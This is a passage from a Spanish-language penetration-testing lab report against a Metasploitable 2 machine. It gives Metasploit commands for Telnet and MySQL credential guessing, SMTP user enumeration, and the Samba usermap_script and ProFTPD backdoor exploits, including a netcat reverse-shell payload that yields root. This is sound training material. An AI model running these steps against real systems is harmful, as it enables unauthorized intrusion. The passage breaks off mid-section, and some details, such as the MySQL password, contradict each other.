

Ilustración 13-Acceso directo al sistema mediante SSH

3.5.3 Explotación del Puerto 23 – Servicio Telnet

El siguiente objetivo fue el servicio **Telnet**, activo en el puerto **23/tcp**. Este es uno de los servicios más vulnerables, ya que toda la información, incluyendo los nombres de usuario y las contraseñas, se envía a través de la red sin ninguna protección o cifrado.

De forma similar al ataque en el puerto 22 (SSH), se usó una herramienta para probar diferentes combinaciones de nombres de usuario y contraseñas.

- **Búsqueda y selección de la herramienta**

Desde Metasploit, se utilizó el siguiente comando para encontrar una herramienta adecuada para el ataque: **search telnet_login**

La búsqueda arrojó un resultado llamado **auxiliary/scanner/telnet/telnet_login**. Este es un módulo auxiliar que, al igual que en el caso de SSH, sirve para realizar un ataque de **fuerza bruta** probando credenciales de inicio de sesión de forma automática.

Luego, se seleccionó el módulo con el comando use auxiliary/scanner/telnet/telnet_login para prepararlo y comenzar con la configuración del ataque.



Ilustración 14-Explotación del Puerto 23 – Servicio Telnet

- **Configuración del ataque para el puerto 23**

Después de seleccionar la herramienta para atacar el servicio Telnet, el atacante necesitaba configurarla para que supiera a dónde dirigirse.

Se realizaron dos acciones principales:

- **Definir el objetivo:** Se usó el comando **set RHOSTS 178.90.90.4** para establecer la dirección IP de la máquina Metasploitable 2 como el objetivo del ataque.
- **Verificar la configuración:** Se ejecutó el comando **options** para revisar todos los ajustes de la herramienta. Esto permitió al atacante ver opciones como **ANONYMOUS_LOGIN** (para probar inicios de sesión anónimos), **BLANK_PASSWORDS** (para probar contraseñas en blanco) y **BRUTEFORCE_SPEED** (para controlar la velocidad del ataque).

Con estos pasos, la herramienta quedó completamente configurada y lista para intentar adivinar las credenciales de acceso.



Ilustración 15-Configuración del ataque para el puerto 23

Antes de lanzar el ataque, se definieron los valores para el nombre de usuario y la contraseña que la herramienta iba a intentar.

Se utilizaron los siguientes comandos para configurar las credenciales, en este caso, las mismas que se usaron en el ataque a SSH:

- **set USERNAME msfadmin**
- **set PASSWORD msfadmin**

Al verificar las opciones nuevamente, se confirmó que la herramienta estaba configurada para intentar iniciar sesión con la credencial **msfadmin:msfadmin** en la máquina objetivo.



Ilustración 16-Options

- **Acceso al sistema a través de Telnet**

Una vez que las credenciales (**msfadmin:msfadmin**) fueron confirmadas, se logró iniciar sesión directamente en el sistema utilizando la herramienta Telnet, sin necesidad de Metasploit.

El comando utilizado fue el siguiente: **telnet 178.90.90.4**

Este comando establece una conexión de red con el equipo objetivo en el puerto 23. Como se observa en la imagen, el sistema responde con una pantalla de bienvenida, pidiendo un nombre de usuario y una contraseña.

El atacante introdujo msfadmin en ambos campos, lo que le permitió iniciar sesión de forma exitosa. A diferencia de SSH, la conexión Telnet no es segura; todos los datos, incluidas las credenciales, se envían sin cifrar. Esto significa que cualquier persona que esté monitoreando la red podría capturar esta información fácilmente.

Ilustración 17-Acceso al sistema a través de Telnet

3.5.4 Explotación del Puerto 25 – Servicio SMTP

El siguiente objetivo fue el servicio **SMTP** (Simple Mail Transfer Protocol), activo en el puerto **25/tcp**. Este servicio se utiliza para enviar y recibir correos electrónicos. Aunque no se busca obtener un acceso directo al sistema de inmediato, este servicio puede ser aprovechado para recolectar información útil para futuros ataques.

El primer paso es averiguar qué nombres de usuario existen en el sistema, lo que se conoce como **enumeración de usuarios**.

- **Búsqueda de la herramienta para enumerar usuarios**

Desde Metasploit, se utilizó el siguiente comando para encontrar una herramienta que pudiera realizar esta tarea: **search smtp_enum**

La búsqueda encontró el módulo **auxiliary/scanner/smtp/smtp_enum**, cuya función es precisamente la de enumerar (escanear y listar) los usuarios existentes en un servidor SMTP.



Ilustración 18-Explotación del Puerto 25 – Servicio SMTP

- **Configuración y preparación del escaneo de usuarios**

Una vez seleccionada la herramienta para enumerar usuarios, se procedió a configurarla para que supiera a dónde atacar y qué nombres de usuario buscar.

Se llevaron a cabo los siguientes pasos:

- **Definir el objetivo:** Se usó el comando **set RHOSTS 178.90.90.4** para establecer la dirección IP de la máquina Metasploitable 2 como el objetivo.
- **Cargar la lista de usuarios:** Se utilizó el comando **set USER_FILE** para indicarle a la herramienta qué lista de nombres de usuario debía probar. En este caso, se cargó un archivo llamado **unix_users.txt**, que es una lista predeterminada con nombres de usuario comunes de sistemas Linux.

Con estos parámetros configurados, la herramienta ya estaba lista para conectarse al servidor SMTP y probar cada nombre de la lista para ver cuáles existían en el sistema.



Ilustración 19-Configuración y preparación del escaneo de usuarios

Con la herramienta configurada, se ejecutó el escaneo con el comando **run**. El objetivo era que el programa se conectara al servicio de correo y probara cada nombre de la lista de usuarios para confirmar si existía.

El resultado del escaneo fue exitoso y arrojó la siguiente información:

- El banner del servidor SMTP de la máquina, lo que confirmó que la conexión se hizo de forma correcta.
- Una lista de **usuarios encontrados** (**Users found**). Entre ellos, se identificaron cuentas importantes como **backup, ftp, mysql, postgres y ssh**, entre otras.

Esta información es crucial para un atacante, ya que ahora cuenta con una lista de nombres de usuario reales que puede utilizar para intentar adivinar contraseñas en otros servicios, como los que se encuentran en los puertos 22 (SSH) o 23 (Telnet).



Ilustración 20-Resultado-p25

3.5.5 Explotación del Puerto 53 – Servicio DNS

Se procedió a realizar una búsqueda específica en Metasploit con el comando search dns. El objetivo fue detectar posibles vulnerabilidades asociadas a servicios de nombres de dominio (DNS) o componentes relacionados que pudieran representar vectores de ataque.

Entre los resultados obtenidos se destacaron los siguientes módulos:

- **Active Directory Certificate Services (ADCS)**: Módulos auxiliares que permiten realizar ataques de escalada de privilegios mediante solicitudes de certificados en entornos de Active Directory. Aunque se identificaron tres variantes

(AUTHENTICATE, PRIVESC y REQUEST_CERT), en este caso no fueron utilizados por no estar relacionados directamente con el entorno analizado.

- **Apache Commons Text RCE (text4shell)**: Se identificó el módulo exploit/multi/http/apache_commons_text4shell, correspondiente a una vulnerabilidad crítica de ejecución remota de comandos (RCE) descubierta en octubre de 2022. Este módulo tiene una calificación de riesgo "excellent" y está verificado (Check: Yes), lo cual indica que es una opción viable para explotación si el entorno contiene este componente vulnerable.



Ilustración 21-3.3.5 Explotación del Puerto 53 – Servicio DNS

- **Enumeración de Registros DNS**

Como parte del proceso de recolección de información, se utilizó el módulo auxiliar gather/enum_dns de Metasploit. Este módulo tiene como finalidad obtener información

detallada sobre los registros DNS de un dominio objetivo, incluyendo registros de tipo A, MX, NS, SOA, TXT y SRV.

En este caso, se configuró el dominio metasploitable.localdomain y se ejecutó el módulo contra la dirección IP previamente identificada (178.90.90.4).

Resultado del intento:

- Se realizaron múltiples consultas DNS relacionadas con el dominio, pero muchas de ellas no obtuvieron respuesta.
- El módulo arrojó errores del tipo NoResponseError, lo que indica que no se recibió información desde el servidor DNS consultado



Ilustración 22-Enumeración de Registros DNS

3.5.6 Explotación de los Puertos 139 y 445 – (Samba)

Durante el reconocimiento del sistema objetivo, se detectaron abiertos los puertos **139/TCP** y **445/TCP**, comúnmente utilizados por el protocolo **SMB (Server Message Block)**, implementado en sistemas Windows y en servicios Samba de Linux/Unix.

Estos puertos permiten compartir archivos, impresoras y otros recursos en red. Sin embargo, también son frecuentemente objetivos de ataques debido a vulnerabilidades conocidas en implementaciones antiguas de SMB/Samba.



Ilustración 23-3.3.6 Explotación del Puertos 139 y 445 – (Samba)

- **Configuración del Exploit Samba**

Luego de identificar la presencia del servicio **Samba** y de encontrar un módulo de explotación compatible (**usermap_script**), se procedió a su configuración utilizando Metasploit.

use exploit/multi/samba/usermap_script

Este módulo se emplea para aprovechar una vulnerabilidad en algunas versiones de Samba, que permite la ejecución de comandos a través de un script malicioso asociado al parámetro username map.

➢ **Parámetros configurados:**

- **RHOSTS:** 178.90.90.4

  Dirección IP del objetivo vulnerable.

- **PAYLOAD:** cmd/unix/reverse_netcat

  Se utilizó un payload que, en caso de éxito, generará una **conexión inversa** (reverse shell) usando netcat, permitiendo acceso remoto al sistema.

- **LHOST:** 178.90.90.6

  Dirección IP del atacante, es decir, el sistema que recibirá la conexión inversa.

- **LPORT:** 4444

  Puerto local donde el atacante escuchará la conexión entrante.

Este conjunto de configuraciones prepara el entorno para lanzar el exploit y obtener acceso remoto si la vulnerabilidad es efectiva en el sistema destino.



Ilustración 24-Configuración del Exploit Samba

- **Ejecución del Exploit y Obtención de Acceso Remoto**

Una vez configurado el exploit usermap_script, se procedió a su ejecución mediante el comando: **run**

➢ **Resultados:**

- Se inició correctamente un **handler TCP reverso** en la máquina atacante (178.90.90.6:4444), a la espera de recibir una conexión del sistema víctima.
- Se logró abrir una **sesión remota** (Command Shell) con la máquina objetivo (178.90.90.4). Esto indica que la explotación fue exitosa.

➢ **Verificación de privilegios:**

Para confirmar el nivel de acceso obtenido, se ejecutó el comando **whoami**.

- **Resultado:** root

  Esto significa que se obtuvo acceso con **privilegios de superusuario**, lo cual permite el control total del sistema comprometido.



Ilustración 25-Ejecución del Exploit y Obtención de Acceso Remoto

3.5.7 Explotación del puerto 2121 (ProFTPD 1.3.1)

Durante la fase de reconocimiento se identificó que el servicio **FTP** estaba en ejecución. Con esto en mente, se procedió a buscar posibles fallos de seguridad en **ProFTPD**, que es un servidor FTP común en entornos Linux.

Herramienta utilizada:

Se empleó el módulo de búsqueda de Metasploit con el siguiente comando: **search proftpd**

Resultados obtenidos:

La búsqueda reveló varios exploits aplicables a versiones específicas de ProFTPD. Entre ellos destacan:

- **proftpd_sreplace**: Este exploit apunta a un fallo de desbordamiento de búfer en las versiones 1.2 a 1.3.0 del servicio. Puede usarse para ejecutar código en el sistema remoto si se cumplen ciertas condiciones.
- **proftp_telnet_iac**: Se trata de una vulnerabilidad en la forma en que el servidor maneja comandos Telnet IAC. Está presente en versiones entre la 1.3.2rc3 y 1.3.3b. Esta falla permite ejecutar comandos en el sistema, y es compatible tanto con FreeBSD como con Linux.



Ilustración 26-8.1.6 Explotación del puerto 2121 (ProFTPD 1.3.1)

Durante el reconocimiento, se detectó que el puerto **2121**, correspondiente a un servicio **FTP**, estaba abierto. Se ejecutó el módulo de Metasploit **exploit/unix/ftp/proftpd_133c_backdoor**, diseñado para aprovechar una vulnerabilidad en la versión **1.3.3c de ProFTPD**, que permite la ejecución de comandos remotos en el sistema afectado.

- **Ejecución del módulo:**

Inicialmente, se configuró la dirección del objetivo (**RHOSTS**) pero no se estableció un **payload**, lo cual generó un mensaje de error. Sin embargo, al ejecutar el comando **whoami,** se observó una respuesta del sistema indicando que se tenía acceso con privilegios **root**, lo que confirma que la explotación fue efectiva a pesar de no haberse generado una sesión formal.

En un segundo intento se configuró un **payload (cmd/unix/interact),** pero este no fue aceptado por el módulo, lo que impidió que se estableciera una conexión activa. No

obstante, el acceso obtenido en el primer intento fue suficiente para comprobar que el sistema remoto era vulnerable y comprometible a través de este puerto y servicio.



Ilustración 27-Ejecución del módulo

3.5.8 Explotación del puerto 3306 (MySQL)

En el reconocimiento inicial, se identificó que el puerto **3306** se encontraba abierto, lo que usualmente corresponde a un servicio de base de datos **MySQL**. Para evaluar posibles accesos no autorizados, se utilizó el módulo auxiliar **auxiliary/scanner/mysql/mysql_login** de Metasploit, el cual permite realizar intentos de autenticación sobre dicho servicio.

Este módulo no explota vulnerabilidades como tal, sino que se enfoca en **comprobar si existen credenciales válidas**, ya sea por fuerza bruta o mediante

diccionarios. Esta etapa es clave para determinar si la configuración del servicio permite accesos débiles o mal protegidos.

Ilustración 28-8.1.7 Explotación del puerto 3306 (MySQL)

Para lanzar el ataque, se configuró el módulo con las credenciales más comunes de MySQL. En el entorno de Metasploitable 2, se sabía que las credenciales por defecto de un usuario administrador eran root para el nombre de usuario y toor para la contraseña.

Los siguientes comandos fueron ejecutados para configurar y lanzar el ataque:

- **set RHOSTS 178.90.90.4**: Se estableció la dirección IP de la máquina objetivo.
- **set USERNAME root**: Se definió el nombre de usuario que se iba a probar.
- **set PASSWORD root**: Se estableció la contraseña que se iba a probar.

